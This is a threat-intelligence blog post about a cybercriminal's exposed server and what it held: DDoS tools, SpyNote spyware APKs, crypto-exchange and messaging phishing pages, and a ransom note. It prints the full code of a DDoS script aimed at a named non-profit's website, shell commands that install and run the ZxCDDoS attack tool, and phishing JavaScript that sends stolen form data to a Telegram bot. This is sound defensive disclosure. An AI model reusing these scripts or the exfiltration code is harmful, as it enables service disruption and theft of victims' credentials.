Inside a Cybercriminal’s Server: DDoS Tools, Spyware APKs, and Phishing Templates

Published: 2024-10-08 · Archived: 2026-04-05 19:03:46 UTC

TABLE OF CONTENTS

Introduction

During a recent investigation, we uncovered a cybercriminal's exposed server containing DDoS scripts, SpyNote spyware disguised as popular apps, phishing pages targeting digital currency companies and messaging platforms, and ransom notes hinting at ransomware delivery. This find gave us a unique opportunity to examine the tools these criminals rely on and the types of victims they choose.

In today's post, we'll discuss the discovered files and illuminate the tactics and strategies used to target unsuspecting networks.

We'll start our investigation of the server with the **DDoS tools ddos.py and ddos.txt**. The Python script is designed (albeit not very good) to launch a denial-of-service attack against the website aisrael[.]org.

The target website is a non-profit organization established in 1999 to promote accessibility and inclusion for people with disabilities and the elderly in Israel.

ddos.py attempts to overwhelm the server by sending a large number of HTTP requests using the requests library in rapid succession. While the code itself is rudimentary and contains errors, the intent is clear: to disrupt access to the targeted site by exhausting its resources. The program opens with a simplistic ASCII banner displaying "DDoS Attack."

The code for ddos.py is below:

```
  import threading
import requests
import pyfiglet
import time

Z = '\033[1;31m' # أحمر
B = '\033[1;34m' # أزرق
L = '\033[1;33m' # أصفر
X = '\033[0m'

logo = pyfiglet.figlet_format('DDOS Attack')
```

```
print(Z + logo + Z)
url = "
https://aisrael.org/
" # رابط الهدف
threads = 1000000000000000000000000000
print(f'{B}-----------------------')

def text(string):
    for char in string:
        print(char, end="", flush=True)
        time.sleep(10 / 1000)

def send_request():
    while True:
        try:
            response = send_request.get(url)
            print(f"DDOS Attack : {response.status_code}")
        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

for i in range(threads):
    thread = threading.Thread(target=send_request)
    thread.start()
```

Copy

Code content of ddos.py

Despite its flaws, ddos.py reflects a straightforward approach to causing service disruption, relying on the sheer volume of requests to impact server performance. Although not sophisticated, this tool demonstrates the capabilities of less experienced threat actors.

Notably, the script also has several comments written in Arabic, which could indicate potential attribution to an Arabic-speaking actor or someone who can use Google Translate.

Unlike ddos.py, ddos.txt contains a series of Bash commands designed to prepare a server environment to download a DDoS program from a public GitHub repository.

The **repo is titled "ZxCDDoS,"** originally uploaded by user hoaan1995 and billed as an educational tool.



Figure 1: Snippet of ZxCDDoS GitHub repository README

ddos.txt:

```
  Debain, Ubuntu (Ubuntu 20.04 better):
sudo apt-get install git -y
sudo apt-get install golang -y
sudo apt-get install perl -y
sudo apt-get install python3 -y
sudo apt-get install python2 -y
sudo apt-get install python3-pip -y
curl -sL https://deb.nodesource.com/setup_16.x | sudo -E bash -;sudo apt -y install nodejs

How to use:
- Recommended in shell of google, azure,...
- Using vps with high speed will be stronger

git clone https://github.com/hoaan1995/ZxCDDoS/
cd ZxCDDoS/
```

```
npm i requests https-proxy-agent crypto-random-string events fs net cloudscraper request hcaptcha-solver randomstring cluste
pip3 install -r requirements.txt
wget https://dl.google.com/linux/direct/google-chrome-stable_current_amd64.deb
apt-get install ./google-chrome-stable_current_amd64.deb
ulimit -n 999999
chmod 777 *
python3 c2.py

212.219.15.12
https://www.jcie.org.uk/content/content.aspx?ID=26
```

Copy

Commands of ddos.txt

ddos.txt starts with instructions for installing various dependencies on Debian/Ubuntu systems, such as Git, Golang, and Python. The ZxCDDoS tool and necessary Python and Node.js libraries are downloaded upon completion.

These commands suggest the attacker aims to streamline the setup process, making it easy to launch an attack by providing all the necessary components in a ready-to-use format.

SpyNote APKs

Chrome.apk and Telegram(3) .apk exhibit typical capabilities associated with the SpyNote spyware family. Due to this routine behavior, we won't analyze these files.

What is worth noting are the C2s used by these malicious apps. **Chrome.apk connects to an IP address (142.93.113[.]245:7771)** hosted on Digital Ocean, while the fake Telegram APK communicates with the open directory that is the subject of this blog on the same port.

The third APK, **rn.apk**, disguised as an app called "Education Hub," presents an interesting deviation from the typical SpyNote malware characteristics seen in the other samples. Unlike **Chrome.apk and Telegram(3).apk, rn.apk is not detected as SpyNote malware** according to VirusTotal but is flagged as standard riskware instead. Riskware generally refers to software that may not be inherently malicious but poses security risks due to how it can be exploited.



Figure 2: Triage replay screenshot of rn.apk (Triage)

While the other APKs engage in malicious activities, rn.apk operates under a different category, potentially using permissions or features that could be abused by a threat actor to access sensitive information.

Despite the lack of observable C2 communication and specific SpyNote detection for rn.apk, its presence within the threat actor's toolkit points to a more expansive strategy. The actor demonstrates a broad targeting approach by targeting users of widely trusted applications like Chrome and Telegram and those searching for educational resources.

A wide net was likely purposefully cast, increasing the likelihood of compromising diverse user groups and expanding the overall attack surface.

Phishing Pages

As mentioned in the introduction, the HTML pages on the server impersonate login interfaces for various organizations, aiming to steal credentials and sensitive information. The targets include:

- **Binance**
- **WeChat**
- **Coinbase**
- **Kraken**

The HTML source code of most malicious login pages references **EagleSpy**, an Android RAT that allows attackers to steal login credentials, manipulate the victim's screen, and more.

```
<script>
        function sendToTelegram(data) {

            const botToken = '';
            const chatId = '';

            const apiUrl = `https://api.telegram.org/bot${botToken}/sendMessage`;

            const message = `👹 Advanced Android Spy Soft 👹\n\n${formatPlainText(data)}\n\nDeveloper : @EagleSpy`;

            fetch(apiUrl, {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/x-www-form-urlencoded',
                },
                body: `chat_id=${chatId}&text=${encodeURIComponent(message)}`,
            })
            .then(response => response.json())
            .then(result => {
                console.log('Message sent to Telegram:', result);
            })
            .catch(error => {
                console.error('Error sending message to Telegram:', error);
            });
        }
        function formatPlainText(data) {
    let formattedText = '✅ Received Data Successfully \n\n';

    for (const key in data) {
        if (data.hasOwnProperty(key)) {
            formattedText += `${key}: ${data[key]}\n`;
        }
    }


    return formattedText;
}
function send_form()
{
            if (document.getElementById("login").value == '')
```

Figure 3: HTML source of one of the phishing pages referencing EagleSpy malware



Figure 4: Screenshot of binance.html, designed for mobile devices



Figure 5: kraken.html, malicious login page

Figure 6: wechat.html. The message in Chinese is: "Unauthorized detected Please verify WeChat payment password to access the app"

Two additional web pages mimic native mobile phone unlock screens, such as pattern and PIN entry prompts. When unsuspecting users enter their unlock pattern on PIN, the information is sent to an unidentified Telegram

account.

Stealing device credentials would allow the attacker to remotely unlock the device to access sensitive apps, data, and accounts. Additionally, this information can be used to lock the victim's device, effectively holding it hostage until a ransom is paid.

Figure 7: Screenshot of pin.html. Targeting Russian speakers, the message can be translated to "Enter the pin code"

Figure 8: Screenshot of pattern.html. When the machine translated from Russian, the message reads, "Screen Unlock Pattern"

Ransomeware?

Within the "ransomeware" folder are two HTML files, crypto.html, and ransomware.html. The latter consists of a splash screen with an animation that says, "Oops! Your Phone has been hacked!" At the bottom of the screen is a "UNLOCK" button that redirects users to crypto.html.



Figure 8: Animated screen informing the victim their phone has been hacked

Likely, crypto.html is still a work in progress, as the included QR code in the ransom note does not lead to a website, and the default wallet type, "USDT TRC20," contains what appears to be a wallet address of "**bc1qwqfp5hhpqjm8lq5rfp**."

However, the address resembles a Bech32 Bitcoin address, not a valid USDT TRC20 one.

The note demands the victim "PAY 7K$ in BTC" at the top of the page and then asks for $9k within two hours to prevent the stolen information from being uploaded to the Dark web.

Figure 9 shows a screenshot of crypto.html.



Figure 9: crypto.html ransom note displayed after clicking unlock

Final Thoughts

In this blog post, we explored the inner workings of a cybercriminal's server, uncovering malicious tools to disrupt services and compromise mobile users. From DDoS scripts designed to overwhelm targets like aisrael.org to mobile spyware such as SpyNote and EagleSpy, the server revealed a broad scope of criminal activity.

To uncover potential cyber threats among the thousands of open directories the Hunt platform is tracking, request a free demo today.

Network Observables

IP Address	ASN	Ports Open	Domain(s)	Notes
137.184.53.152:443	DigitalOcean	443, 5357, 7771, 47001	N/A	Open directory containing malicious files.
142.93.113[.]245:7771	DigitalOcean	22, 135, 445, 5985, 7771	N/A	C2 for Chrome.apk

File Name	SHA-256 Hash	Notes
crypto.html	7154e3d34508eb20ac372a65aca79b716398ff8be08cd53619c90f1d71e7e43c	Ransom note
ransomware.html	979047adffa36a68f41d95e5ed28b2bf77592419636c16f3fb888f8c57555bb2	
Chrome.apk	98d8e7539a94c278b1ba4a537953e74d03483f88ecb06f5c78038933d8e4b1d3	Spynote sample

File Name	SHA-256 Hash	Notes
		spoofing Chrome browser.
Telegram(3).apk	ef5ee8cefc7f68680824fff6f8435bd857a0befca8b8dd534a23116bc5c340ed	Spynote sample spoofing Telegram app.
Test(12).apk	e509059e222b1c30c00854d44aaf8c7450cb5a2b7c39750ff2519e759952ba2a	Spynote.
ddos.py	6613f6fcc52a2027e822f32f73d94a32b098eaf686dc059ed79fbe35f1afd35f	Python DDoS script targeting Israeli website.
ddos.txt	d2047e97aa22d77f9946b60f846c8728c4fbd6a6b87013d47458f289db6a4e1f	Bash commands to download open-source DDoS software, ZxCDDoS.
rn.apk	ee4db5932813e8ea41779f00398bad0e98cc4536c5b88eaa3a902aac27340a18	
